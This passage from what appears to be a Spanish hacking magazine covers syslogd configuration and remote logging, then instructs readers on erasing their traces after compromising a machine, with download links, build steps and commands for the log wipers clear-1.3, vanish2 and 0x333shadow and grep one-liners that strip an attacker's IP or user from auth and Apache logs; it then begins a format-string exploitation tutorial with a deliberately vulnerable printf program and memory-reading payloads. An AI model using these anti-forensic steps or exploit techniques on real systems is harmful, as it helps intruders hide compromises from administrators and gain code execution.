▸ ***El punto y coma (;)***: Como dije antes, este carácter especial se utiliza para concatenar varias facilities+priorities en una misma línea. Ejemplo: La primera línea del esquema 1 aparecen 3 facilities y 3 priorities (recuerda que el asterisco del final es comodín ;)), como vemos están concatenadas mediante un punto y coma. Como ya dije, la utilidad de concatenar varias facilities y priorities es la de dirigirlas a un mismo destino, en este caso a un mismo archivo.

▸ ***La coma (,)***: La coma sirve para especificar a múltiples facilities una misma prioridad. En la segunda línea del esquema 1 vemos como hay dos facilities separadas por una **coma** y detrás del punto la prioridad de esos dos facilities.

▸ ***El espacio ( )***: El espacio indica que no hay priorities definidas para las facilities.

▸ ***El igual (=)***: Con el = delante de una prioridad indicamos que solo se almacenen los mensajes con una prioridad determinada, no incluyendo sus inferiores. En la tercera línea del esquema 1 vemos el carácter especial "=" delante de la prioridad, lo que estamos diciendo es que se almacén los mensajes de las facilities *kern* y *mail* con prioridad *warning* y solamente *warning*! :P Nada de priorities inferiores...

▸ ***El signo de exclamación (!)***: Con el **!** delante de la prioridad indicamos que queremos exceptuar esa prioridad y sus inferiores. Lo podemos combinar con el **igual**, de tal forma que quede "**!=**", con esta combinación lo que hacemos es exceptuar esa prioridad pero **no** sus inferiores. Como ejemplo, en la cuarta línea del esquema 1 vemos como con la combinación de estos caracteres especiales decimos que se logueen los mensajes del kernel con prioridad *info* e inferiores pero que **no** se registren los que tengan prioridad *warning* exclusivamente, ya que lleva el símbolo "=" combinado con "!".

Las acciones

Siguiendo el esquema 1, vemos a la derecha el campo **acción**, separado por tabulaciones del campo selector. El campo acción tiene en verde la acción a hacer en caso de que se cumpla el selector y en algunas reglas tiene un guión (-), color turquesa. Este guión indica que no se sincroniza cada vez que existe una entrada en ese log, así que si el sistema se cae podemos perder datos. La ventaja que conseguimos con esto es una mejora en la velocidad, sobre todo si hay muchas aplicaciones enviando logs a Syslogd.

Voy a poner un nuevo esquema, con acciones que no hemos visto hasta ahora:(***figura 4***)

Antes dije que la acción normalmente era la ruta a un archivo log, pero como también dije no siempre es así, podemos enviarlo a otros medios, a continuación veremos todos los medios junto a una breve explicación de como hacerlo y un ejemplo (como no :P):


▸ ***A un fichero log de texto plano***: Sobran las palabras creo, no? :) Lo que hemos estado viendo todo el rato :)

▸ ***A una terminal o a la consola***: Syslogd nos ofrece la posibilidad de enviar los logs directamente a una terminal o a la consola con la que estamos trabajando, de forma que podríamos ver los logs "*in situ*". La verdad es que fastidia un poco que te lleguen mensajitos mientras estás listando los archivos de tu home por ejemplo... pero seguro que los ves! :P. En la segunda y tercera línea del esquema 2 vemos un ejemplo de esto, la regla de la línea 2 envía los logs a la terminal 2 (tty), y la regla de la línea 3 los envía a la consola con la que estamos trabajando (/dev/console).

▸ ***A un usuario (o a todos)***: Esto es simple, se especifica solo el usuario o los usuarios a los que queremos enviarle los logs y se le mostrará en la consola. Si queremos enviar los logs a todos los usuarios, lo hacemos con el asterisco "*". En el ejemplo del esquema vemos en la línea 4 como envía todos los logs del kernel con prioridad *crítica* a los usuarios "root" e "ivan". En la línea 5 vemos como envía todos los logs con prioridad *emerg* a **todos** los usuarios.

▸ ***A la impresora***: Si activamos el modo paranoico podemos enviar los logs directamente a la impresora, esto en mi opinión es un poco paranoico, pero por seguridad que no falte :P. Es similar a enviarlos a una terminal, pero a la impresora. En la sexta línea del esquema 2 vemos como todos los logs con prioridad warn e inferiores se envían al dispositivo /dev/lp1, que viene a ser la impresora.

▸ ***A otro programa a través de un fichero FIFO (tubería con nombre)***: Podemos enviar los logs a otro programa a través de un fichero FIFO (First In First Out, lo Primero que Entra es lo



```
kern,mail.info                    /var/log/messages
auth.*                            /dev/tty2
kern.crit                         /dev/console
*.=alert                          root, ivan
*.=emerg                          *
*.warn                            /dev/lp1
*.info                            @nombre.del.host.remoto
```

Figura 4 – Esquema 2

```
mkdir /var/log/pipes #creamos el directorio pipes en /var/log
mkfifo -m 600 /var/log/pipes/autentificaciones #creamos un archivo FIFO llamado autentificaciones con chmod 600
mkfifo -600 /var/log/pipes/todo #ídem del anterior, pero llamado "todo"
```

Listado 1

```
auth.*                    |/var/log/pipes/autentificaciones
*.*                       |/var/log/pipes/todo
```

Listado 2

```
#!/bin/bash
/usr/bin/logcolorise.pl /var/log/pipes/todo >/dev/tty3&
```

Listado 3

Primero que Sale), también llamado tubería con nombre o fichero de tipo PIPE. Los ficheros FIFO son bastante comunes en sistemas UniX, la función de estos ficheros es actuar de intermediario entre dos programas, un programa envía los datos al fichero FIFO y éste los almacena temporalmente, para poder ser recogidos después por un segundo programa. Por ejemplo, la salida de un programa servirá de entrada de otro programa. Cabe destacar de los ficheros FIFO que los datos que le llegan no se guardan en el disco duro, si no en un buffer, cuando el segundo programa recoge los datos se vacía ese buffer y sigue a la espera de nuevos datos. En nuestro caso lo que hacemos es enviar los logs a un archivo FIFO para que otro programa externo pueda recogerlos y tratar con ellos. Para aclarar esto un poco, vamos a ver **logcolorise.pl**, un script en Perl que recogerá los logs de un PIPE y los redirigirá a una terminal, pero con un cambio, formateará los logs y saldrán de colores, para que sean más legibles y más bonitos :P.

Lo primero que tenemos que hacer es bajarnos el script **logcolorise.pl**, su web oficial no va, yo lo he bajado de la primera url que me ha salido en google, http://linuxbrit.co.uk/downloads/logcolorise.pl. Lo descargáis con wget en */usr/bin*, y le dais permisos de ejecución con *chmod +x /usr/bin/logcolorise.pl*. Ahora seguimos los pasos que muestro a continuación, siempre como root. He puesto un comentario en cada órden para explicar que es lo que hace cada una, empieza por una almohadilla y está en color turquesa, eso no lo copiéis!(***ver listado 1***)

Ahora editamos el fichero de configuración */etc/syslog.conf* y creamos las reglas para que nos envíe los logs a los archivos FIFO que hemos creado, esto lo hacemos poniendo el símbolo de pipe (I) antes de la ruta del archivo FIFO. El carácter "|" se pone con Altgr+1(***ver listado 2***).

Con estas reglas estamos diciendo que envíe los logs de la facility *auth* con todas las prioridades al archivo FIFO situado en */var/log/pipes /autentificaciones*, y que los logs que vengan de todas las facilities con todas las prioridades (todos los logs) los envíe al archivo FIFO */var/log/pipes/todo*.

Ahora haremos un script de inicio para que se ejecute al arrancar el SO, con una órden que hará que logcolorise.pl lea los logs del archivo FIFO */var/log/pipes/todo* y lo imprima en la terminal tty3 todo colorido :). Supongo que ya sabréis como hacer scripts de inicio... No? Joe... Bueno, lo explico para sistemas Debian o basados en él, si usáis otra distro buscáis por el foro como hacerlo o en google ;). Primero creamos el bash-script en */etc/init.d/* con el nombre "*logsdecolores*" :P El archivo contendrá:(***ver listado 3***)

Supongo que lo entenderéis, porque en el párrafo anterior he dicho lo que hacía... Venga, guardamos el bash-script y le damos permisos de ejecución con "*chmod +x /etc/init.d/logsdecolores*". Después ejecutamos la órden "*update-rc.d logsdecolores defaults*" y si no da ningún error ya tenemos el script para que se ejecute al inicio del SO.

Ahora toca probar el sistema, si has seguido todos los pasos exactamente como he descrito saldrá bien. Podemos hacer dos cosas, reiniciar el SO para que el mismo levante los servicios, o levantarlos nosotros y no reiniciar... Si habéis elegido esto último, aquí los pasos para hacerlo (como root):

Miramos el PID de syslogd (*ps aux | grep syslogd*), matamos el proceso (*kill PID*) y volvemos a ejecutar ***syslogd***, esto lo hacemos para que *syslogd* cargue las nuevas reglas que hemos añadido. Después ejecutamos el script */etc/init.d/logsdecolores* y ya lo tenemos todo preparado, ahora abrimos una consola y nos logueamos y deslogueamos varias veces como root, metemos la password mal adrede... y por fin, vamos a la terminal tty3 (Ctrl+Alt+F3) y... Ohh! Se ven los logs coloridos!!! Si volvemos al entorno gráfico (Ctrl+Alt+F7), volvemos a loguearnos y a desloguearnos unas cuantas veces y vamos a la terminal tty3, veremos que aparecen los nuevos logs, esto es gracias a que logcolorise.pl está ejecutado en el background a la espera de que entren nuevos logs al fichero FIFO */var/log/pipes/todo* para recogerlos e imprimirlos en la terminal:).

Espero que esto se haya entendido, es muy importante, si no lo habéis entendido a la primera volverlo a leer, si aun no lo acabas de entender, no dudes en preguntarlo en el foro, que yo o quien sepa te responderá gustosamente :) La url del foro es: http://www. hackxcrack.com/phpBB2/index.php.

▸ ***A otro host***: Esta es de las mejores opciones. Los logs se pueden enviar a otro host, esto nos da la gran ventaja de que si comprometen el servidor, los logs no estarán almacenados en él, si no en otro host destinado exclusi-vamente al almacenamiento de logs, aunque esto no tiene porque ser así, pero es lo ideal para la seguridad, ya que el atacante tendría que compro-meter también el host que almacena los logs, que podría ser un equipo con los mínimos servicios corriendo, una buena política de seguridad y un buen firewall, vamos que sería difícil hackearlo ;)



Para que el host remoto pueda recibir los logs tiene que ejecutar *syslogd* con la opción "*-r*". También hay que tener en cuenta que para recibir los logs tiene que aceptar todo lo que entre por el puerto 514 de UDP, así que a configurar los firewalls toca!

También hay que configurar los dos *syslogd* para procesar bien los logs y que vayan a donde tienen que ir. En el servidor tenemos que redirigir los logs al host encargado de almacenar los logs, para hacer esto creamos una regla cualquiera pero en el campo acción ponemos una arroba (@) y el nombre del host remoto, previamente definido en /etc/hosts para más seguridad. En el host remoto tenemos que crear las reglas para que actúe consecuentemente, creamos la misma regla que en el servidor pero en el campo acción ponemos el destino que se nos antoje, a una terminal, a un archivo log... Vamos a hacer una práctica para que quede más claro.


Tenemos un servidor de páginas web llamado WebServer. También tenemos un host encargado de almacenar los logs de WebServer, este host se llama Logger y tiene la IP 192.168.0.3.

En el WEBSERVER, editamos el fichero */etc/hosts* y añadimos al final la IP del Logger que es 192.168.0.3 y el nombre, que viene a ser "Logger", guardamos, salimos del editor y le hacemos un ping a Logger para ver si lo hemos hecho bien, "*ping -c 2 Logger*". Ahora editamos el fichero */etc/syslog.conf* y creamos una nueva regla, por ejemplo una que envíe todos los logs de facility *auth* y todas las prioridades al equipo Logger. Quedaría así el */etc/syslog.conf*:(ver ***listado 4***)


```
[...]
auth.*                    @Logger
```

Listado 4


Bien, ahora vamos al host Logger y editamos también el fichero /etc/syslog.conf para que envíe todo lo que venga de auth.* al fichero /var/log/autentificaciones_webserver. Quedaría así:(ver ***listado 5***)



Listado 5



Contenido del fichero /var/log/autentificaciones_web *Figura 5*



Paquetes de Syslogd capturados con Ethereal *Figura 6*

Ya tenemos los dos *syslogd* configurados, ahora falta reiniciar *syslogd*, pero en el host remoto lo iniciaremos con la opción "-r". Como root, en el WebServer buscamos el PID de *syslogd* como antes dije que se hacía, lo matamos y volvemos a ejecutar "***syslogd***". En el host Logger lo mismo, pero lo ejecutamos con "***syslogd -r***". Y ya está!! Ahora en el WebServer hacemos un par de logins fallidos y no fallidos, vamos al Logger y le hacemos un cat al fichero /var/log/auten tificaciones_webserver y ohh! Salen las autentificaciones, indicando que proviene de la IP del WebServer.

Pero, ¿qué pasa si en el host Logger nos autentificamos, también se logueará? Pues si, pero en lugar de poner la IP del WebServer pondrá el nombre de la máquina local:(***ver figura 5***)

Una cosa interesante también es que si ponemos un sniffer a la escucha, cuando hagamos logins veremos los paquetes que el WebServer manda al Logger :)(***ver figura 6***)

Esto da para algunas preguntas... ¿No se podrían "interceptar" los paquetes? Si, tanto si la red es compartida como si es conmutada (número 11 de la revista, artículo de ARP-Spoofing de moebius)... ¿Hay alguna manera de evitar esto? Pues sí, una solución podría ser unir estos dos equipos con dos tarjetas de red aparte y cable cruzado, y la otra podría ser cifrando los paquetes, ¿Cómo? Con una combinación de lo que hemos visto en el apartado anterior (archivos FIFO) + SSH... Pero no me quiero extender más con esto, así que si estáis interesados, a google!

4.2 – Enviando mensajes a Syslogd

Podemos enviar mensajes a Syslogd con el programa **logger**, puede servir si tenemos un shellscript y queremos que guarde logs, o si queremos hacer el tonto un rato y simular un ataque... lo que se os ocurra! Los logs actuarán según las reglas de syslogd. La sintaxis para enviar un mensaje desde una determinada facility y con una prioridad es: "*logger -p facility.priority "Mensaje"*".

Esto aparte de por si queremos que un shellscript pueda loguear, no le veo mucha más utilidad, pero bueno seguro que vuestra imaginación es mejor que la mía :).

Con esto ya hemos acabado con Syslogd... ya era hora eh! Nada, ahora vamos a ver lo que supongo que estaréis esperando... la edición y el borrado de logs!

5. Borrado y edición de Logs!

5.1 Zappers

Realmente esto no tiene mucho misterio, ya que tenemos muchas herramientas que nos facilitan la tarea de editar y borrar los logs, estas herramientas se llaman "zappers".

Cuando los logs son de texto plano lo podemos hacer nosotros mismos, con cat y grep se pueden hacer maravillas (ahora veremos algún ejemplo), pero para los binarios lo tenemos más difícil, por eso necesitamos los zappers ;). Vamos a ver tres zappers, el **clear-1.3** del conjunto de utilidades **thc-uht** del grupo *THC,* el **0x333shadow** del grupo *0x333 y el* ***vanish2*** *de "Neo the Hacker".*

Para instalar **clear-1.3** debemos bajar el thc-uht (THC-UnixHackingTools) de http://www.thc.org/download.php?t=r&f=thc-uht1.tgz y descomprimirlo, una vez descomprimido veremos muchas utilidades, entre ellas habrá un archivo comprimido llamado "clear-1.3.tar.gz", lo descomprimimos (*tar xvfz clear-1.3.tar.gz*) y nos creará una carpeta llamada clear-1.3 con un Makefile, un README y dos archivos C (clear13a.c y clear13b.c). Tenemos que compilarlos, pero antes vamos a hacer unas pequeñas modificaciones a los archivos C poniendo la ruta correcta de nuestros archivos log. Para esto editamos primero el fichero clear13a.c y las constantes WTMP_NAME, UTMP_NAME y LASTLOG_NAME las cambiamos a la ruta donde tenemos los logs en nuestro sistema, normalmente */var/log* (para *wtmp* y *lastlog)* y */var/run/utmp* (para *utmp).* Nos quedaría así:(***ver figura 7***).

Figura 7

```
*clear13a.c
  also in the THC-magazine #3 ...
*************************************************************************/

#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/file.h>
#include <fcntl.h>
#include <utmp.h>
#include <pwd.h>

/* all systems support utmp and wtmp */
#define WTMP_NAME "/var/log/wtmp"
#define UTMP_NAME "/var/run/utmp"
/* utmpx and wtmpx are present on Sys VR4 systems. solaris, irix */
 /* #define WTMPX_NAME "/var/adm/wtmpx"
    #define UTMPX_NAME "/var/adm/utmpx"
 */
/* lastlog is present on linux, sunos, solaris, irix, ultrix
   osf, digital unix. Not on hpux and bsdi, freebsd and therelike. */
#define LASTLOG_NAME "/var/log/lastlog"

#define TMP_NAME "/tmp/.XthcX.tmp"

#ifdef LASTLOG_NAME
#include <lastlog.h>
#endif
#ifdef WTMPX_NAME
                                          Ln 44, Col 40    INS
```

Guardamos y cerramos. Con el clear13b.c hacemos lo mismo. Después vamos a la consola, entramos al directorio donde tenemos el clear-1.3 y tecleamos "make" para compilarlos. Si no hay ningún problema ya lo tendremos compilado. Os estaréis preguntando que diferencia hay entre clear13a y clear13b... Pues bien, los dos borran los logs del usuario que le pases como argumento en la línea de comandos, pero clear13a borra TODAS las entradas de ese usuario, mientras que clear13b solo borra la última entrada. Uno puede ser útil para unas situaciones y el otro para otras, por ejemplo si hemos comprometido la máquina y nos hemos logueado una sola vez podemos utilizar el clear13b, si en cambio hemos estado utilizándola como dump, o bouncer, y nos hemos logueado varias veces, mejor utilizar el clear13a de golpe y ya está. Otro ejemplo de uso de clear13b sería si el usuario ya existía, hemos adivinado la pass y hemos entrado con ese usuario, borramos solo el último log para no levantar sospechas dejando los anteriores como estaban. La sintaxis es muy sencilla, simplemente ./clear13[ab] nombre_de_usuario, siendo [ab] el clear13a o el clear13b, lo dicho anteriormente.

Ejemplos:
./clear13b hackxcrack -> Borrará la última entrada del usuario hackxcrack.

./clear13a hackxcrack -> Borrará todas las entradas del usuario hackxcrack.

El **vanish2** es más completito, le pasas el usuario, el hostname y la IP que quieres borrar y los busca por todos esos ficheros, y cuando lo localiza... se lo carga :) Lo podéis bajar de http://packetstorm.linuxsecurity.com/UNIX/penetration/log-wipers/vanish2.tgz, lo único que habrá que editar el fichero vanish2.c y en todas las funciones exit() que salen añadir un 0 al paréntesis, si no dará error al compilarlo. Os lo podéis bajar ya compilado de www.hackxcrack.com/programas/vanish2.zip, pero lo he compilado con la ruta de mis logs de apache2, que es /var/log/apache2, si tenéis esta misma ruta pues adelante si no editarlo a mano y añadirle los 0 a las funciones exit().

Su sintaxis es sencilla: "*./vanish2 <user> <host> <IP>*", como root. Este zapper busca en los archivos WTMP, UTMP, lastlog, messages, secure, xferlog, maillog, warn, mail, httpd.access_log, y httpd.error_log.

Ejemplo:
./vanish2 hackxcrack HxC 212.124.113.53 -> Borrará todos los logs que contengan el usuario hackxcrack, o el host HxC o la IP 212.124.113.53

El **0x333shadow** es bastante más completo que los dos anteriores, lo bajamos de http://packetstormsecurity.org/UNIX/penetration/log-wipers/0x333shadow.tar.gz, lo



descomprimimos y lo compilamos con *gcc 0x333shadow.c -o 0x333shadow -D Linux*. Es capaz de matar syslogd, y por defecto busca en los directorios */var/log, /var/adm, /usr/adm, /var/mail*. El uso y sus opciones lo podéis ver vosotros mismos ejecutándolo sin ningún parámetro, pero lo voy a explicar de todas formas, por si las dudas :P

Su sintaxis es: ./0x333shadow [acción] -i [cadena] -l [segundos] -m [dir1/archivo1] [dir2/archivo2] [...]

Acción: Pueden ser dos opciones, "-a" o "-b". El primero limpia los directorios por defecto que tengan la cadena que especifiquemos. El segundo lo mismo que el primero, pero este solo limpiará los logs binarios *(utmp, wtmp, utmpx, wtmpx y lastlog)*.

Cadena: Lo que queremos que borre en caso de que coincida esta cadena, por ejemplo nuestra IP.

Segundos: Da la posibilidad de que empiece la limpieza de logs pasados los segundos que especifiquemos, esto es útil porque podemos desloguearnos y esto hará que limpie el logout también.

Dir1/archivo1...: Gracias al parámetro -m podemos especificar archivos log que hayamos visto en el sistema y que el programa no "los conozca", o si los logs están en otro directorio. Podemos especificar más de un archivo/directorio, separados por un espacio.

Ejemplos:

./0x333shadow -i 212.124.113.53 -m /var/log/apache2/access.log -> Borrará todos los logs de la IP 212.124.113.53 del archivo access.log del Apache2.

./0x333shadow -b -i hackxcrack -l 30 -> Borrará todos los logs del usuario hackxcrack en los archivos de log binarios cuando pasen 30 segundos.

./0x333shadow -a -i hackxcrack -> Borrará todo log que contenga la cadena "hackxcrack".

5.2 Métodos caseros

Los logs de texto plano podemos modificarlos a mano, o desde un shellscript creado por nosotros, tan solo con programas típicos de unix **cat** o **grep.** Un ejemplo podría ser borrar los logs de Apache, podríamos hacer: "*cat /var/log/apache2/access.log | grep -v NUESTRAIP >/var/log/apache2/access.log*", o para borrar nuestros intentos de logueo "*cat /var/log/auth.log | grep -v NUESTROUSER >/var/log/auth.log*", y así con los que queramos. El parámetro "-v" de grep lo que hace es no mostrar las coincidencias.


Despedida

Bueno pues ya hemos visto lo más básico de logs en GNU/LiNUX y UniX en general, nos hemos dejado cosas como la rotación de logs, logcheck, pero yo creo que con esto y Google es suficiente, de todas formas si tenéis interés decirlo en el foro y se hace una ampliación... Si os han quedado dudas, por favor decirlo en el foro y yo o los demás usuarios intentaremos aclararlas, pero no os quedéis con ellas ;) La url del foro es: http://www.hackxcrack.com/phpBB2/index.php

Sin más, hasta otra!!

Iván Alcaraz
<ivanalcaraz@telefonica.net>
DiSTuRB







Capítulo III

Explotación de las Format Strings

Ya estoy aquí de nuevo ;-). Después de aprender en los dos artículos anteriores cómo explotar un buffer overflow, tanto en la pila como en el *Heap* (memoria dinámica), hoy vamos a analizar un tipo de vulnerabilidad diferente. Se trata de un fallo de programación descubierto recientemente (comparado con los desbordamientos de buffer), relativo al uso de las llamadas *cadenas de formato* o *format strings* en inglés. Durante el artículo veremos cómo se usan las cadenas de formato, qué funciones hacen uso de ellas, y cómo no debemos usarlas para evitar dichas vulnerabilidades en nuestros programas. Además, aprenderemos a explotar dichos errores de programación, tratando de conseguir ejecutar código arbitrario en nuestras aplicaciones ;-). Vamos al grano.

Funciones y cadenas de formato

Las cadenas de formato son unas cadenas de carac-teres utilizadas por ciertas funciones, llamadas *funciones de formato*, para especificar el formato de su salida por pantalla. Así, tenemos la familia de funciones de *printf,* entre las cuales encontramos las funciones printf, sprintf, fprintf, que utilizan uno de sus argumentos como cadena de formato, para especificar el formato en el que se escribirá la salida por pantalla, en otra cadena, o en un archivo respectivamente.

Así pues, veamos un ejemplo para ver qué pinta tiene una cadena de formato:(***ver listado 1***).

```
Código ejemplo1.c:
#include <stdio.h>

int main(){
        int i=10, escritos;
        float f=2.56;
        char a='X';
        char cad[]="Hola!";

        printf("Soy una cadena de formato :-P\n");
        printf("i= %d\t f=%f\t a=%c\t cad=\"%s\"\t\n",i,f,a,cad);
        printf("Lalalala probando el identificador %%n %n\n", &escritos);
        printf("Escritos= %i\n", escritos);

        return 0;
}
```

Listado 1

En este código puedes ver dos cadenas de formato. La del primer printf no es realmente una cadena de formato, pues en realidad es una cadena *normal*, sin código de formato alguno. Únicamente lleva un carácter especial, *\n*, que sirve para especificar un salto de línea. Sin embargo, la segunda llamada a printf sí que contiene una cadena de formato propiamente dicha. Vamos a ver en detalle lo que contiene dicha cadena.

En primer lugar, identificamos los llamados *especificadores de conversión* (al menos así son llamados en la página del manual de la función printf en mi sistema). Éstos son los bloques de caracteres compuestos por el signo %, seguido de una o varias letras que identifican el tipo de variable a escribir por pantalla (en el caso de printf). Cada uno de estos especificadores va asociado a una de las variables que se pasan como parámetro justo después de la cadena de formato. Así, el *%d* va asociado a la variable *i*, el *%f* a la variable f, *%c* a la variable *a*, y *%s* a la variable *cad*. De esta forma, cuando printf se ejecute, sustituirá el valor de dichos especificadores por el valor de las variables correspondientes, según el código de formato especificado.

En la **tabla 1** puedes ver los códigos de formato más



Identificador	Significado	Tipo de variable
%d y %i	Imprimen por pantalla un entero	Valor
%f	Imprime por pantalla un número en coma flotante (*float*)	Valor
%c	Imprime por pantalla un carácter	Valor
%s	Imprime por pantalla una cadena de caracteres	Referencia
%x	Imprime un número de 32 bits en hexadecimal	Valor
%%	Imprime por pantalla el símbolo %	Ninguna
%n	Identificador especial. Escribe en la dirección pasada como argumento el número de caracteres que se ha escrito por pantalla hasta ese momento	Referencia

Tabla 1

```
tuxed@athenea:~/Artículos HxC/art3$ gcc ejemplo1.c -o ejemplo1
tuxed@athenea:~/Articulos HxC/art3$ ./ejemplo1
Soy una cadena de formato :-P
i= 10  f=2.560000 a=X cad="Hola!"
Lalalala probando el identificador %n
Escritos= 38
tuxed@athenea:~/Articulos HxC/art3$
```

Listado 2

```
Código ejemplo2.c:
#include <stdio.h>

int main(int argc, char **argv){
      char prueba[1000];
      strcpy(prueba, argv[1]);
      printf(prueba);
      return 0;
}
```

Listado 3

usuales, su significado, y el tipo de variable que esperan. En el campo *Tipo de Variable*, se especifica el modo en que se pasa el argumento. Cuando pasamos una variable a una función, su valor se copia en la pila, por lo que se llama *paso de parámetros por valor*. Si lo que pasamos es un puntero a una variable, lo que se guarda en la pila es una dirección de memoria, y esto se llama *paso de parámetros por referencia*. Por tanto, en dicho campo se ha diferenciado entre valor y referencia, respectivamente. Por otra parte, cuando digo *Imprime por pantalla* en la tabla, es porque me baso en la función printf, pero otras funciones imprimen en una cadena, un archivo, u otros sitios (***Tabla 1***).

Conviene notar el identificador especial %n. Dicho identificador, como la tabla indica, no imprime nada por pantalla, sino que escribe en la dirección de memoria pasada como argumento el número de caracteres que se ha mostrado hasta el momento. Este identificador es importante para nosotros, pues como veremos más adelante, nos va a permitir escribir en memoria lo que deseemos :-).

Además de esto, el *conversor* puede especificar otras cosas, como el ancho mínimo del campo. Por ejemplo, podemos poner %8x para especificar que como mínimo se van a imprimir por pantalla 8 caracteres. Ojo porque este valor es mínimo, y si ponemos un valor de caracteres menor que el real, se imprimirá el real, y no el mínimo.

Sabiendo todas estas cosas, ya sabemos perfectamente qué es lo que nos van a devolver las llamadas a printf del ejemplo anterior. Vamos a compilar y ejecutar para comprobar que pasa lo que todos creemos que pasa ;-) :(***ver listado 2***)

Parece que sí, verdad? :-). Bien, creo que ahora todos sabemos cómo funcionan las cadenas de formato, así que ya podemos ponernos a investigar por debajo de ellas. Sin embargo, antes de ello os voy a explicar un detallito más, que puede que nos sea útil más adelante. Dicho detalle no es más que podemos acceder directamente a un parámetro determinado de la función de formato, mediante una simple modificación en la cadena de formato. Es lo que se llama Direct Parameter Access, y se utiliza así:

printf("%3$d",a,b,c);

De esta manera, si tenemos un identificador de formato, por ejemplo %d, pondremos %X$d, siendo X el número de parámetro que queremos que sea utilizado por dicho conversor de formato. Por tanto, si queremos mostrar el entero que se ha pasado como tercer parámetro (la variable c en este caso), pondremos %3$d en la cadena de formato.

Ahora sí, pasemos a ver cuál es el problema de las cadenas de formato si las utilizamos mal ;-).

Descripción del problema

Pues bien, el problema con las cadenas de formato es muy simple. Cuando usamos una función como printf para imprimir una cadena alojada en una variable determinada, según lo visto anteriormente, lo que debemos hacer es lo siguiente:

printf("%s", la_cadena);

Sin embargo, puesto que la función printf imprime también la cadena de formato (sustituyendo los conversores especificados por variables), alguien puede pensar que podríamos omitir el primer parámetro (la cadena de formato en sí), y llamar a printf con un único argumento (en este caso, nuestra variable la_cadena). Suena bastante lógico, y funciona. Sin embargo, si la variable la_cadena es proporcionada por el usuario, nadie le impide poner códigos de formato en ella, verdad? Pues con esta cosa tan simple, ya podemos hacer que el programa falle y se cierre, o incluso como veremos más adelante, podremos ejecutar código arbitrario :-P.

Antes de ponernos a ver realmente cómo hacerlo, probemos a crear un programita simple con un fallo de este tipo, y a pasarle la cadena de formato que queramos. Simplemente tomaremos el primer argumento del programa y lo pasaremos a printf directamente, sin hacer nada más. El código será éste: (***ver listado 3***)

Compilamos y ejecutamos un par de veces con distintos especificadores de formato, a ver qué pasa:(***listado 4***)

Como se puede apreciar, al especificar algún conversor de formato, printf lee

```
tuxed@zeus:/tmp$ gcc ejemplo2.c -o ejemplo2
tuxed@zeus:/tmp$ ./ejemplo2 "int: %d "
int: -1073743042 tuxed@zeus:/tmp$ ./ejemplo2 "float: %f"
float: 0.000000tuxed@zeus:/tmp$ ./ejemplo2 "hexa: %x "
hexa: bffffb3d tuxed@zeus:/tmp$
```

Listado 4

```
tuxed@zeus:/tmp$ ./ejemplo2 "AAAA: %x.%x.%x.%x.%x "
AAAA: bffffb31.4.0.41414141.7825203a tuxed@zeus:/tmp$
```

Listado 5

```
tuxed@zeus:/tmp$ ./environm SHELL
La variable SHELL está en la dirección 0xbffffb6b
tuxed@zeus:/tmp$ ./ejemplo2 "`printf "\x6b\xfb\xff\xbf"`. %4\$s "
kûÿ¿. /bin/bash tuxed@zeus:/tmp$
```

Listado 6

un valor de la memoria, y lo imprime en el lugar adecuado de la cadena de formato. Pero, ¿de dónde salen esos valores? Si has leído el primero de mis artículos, pensando un poco lo podrás adivinar. Si no lo has leído, ahora mismo te explico un poco el tema ;-).

Cuando llamamos a una función, los parámetros de ésta se guardan en la pila del sistema. Así, cuando la función necesita acceder a algún parámetro, accede a la pila y recoge su valor. Así pues, cuando en una cadena de formato especificamos un conversor de formato, pero no hay un parámetro asociado, lo que estamos haciendo es leer directamente de la pila. De esta forma, podemos leer la pila del programa vulnerable, haciendo algo así:(***listado 5***)

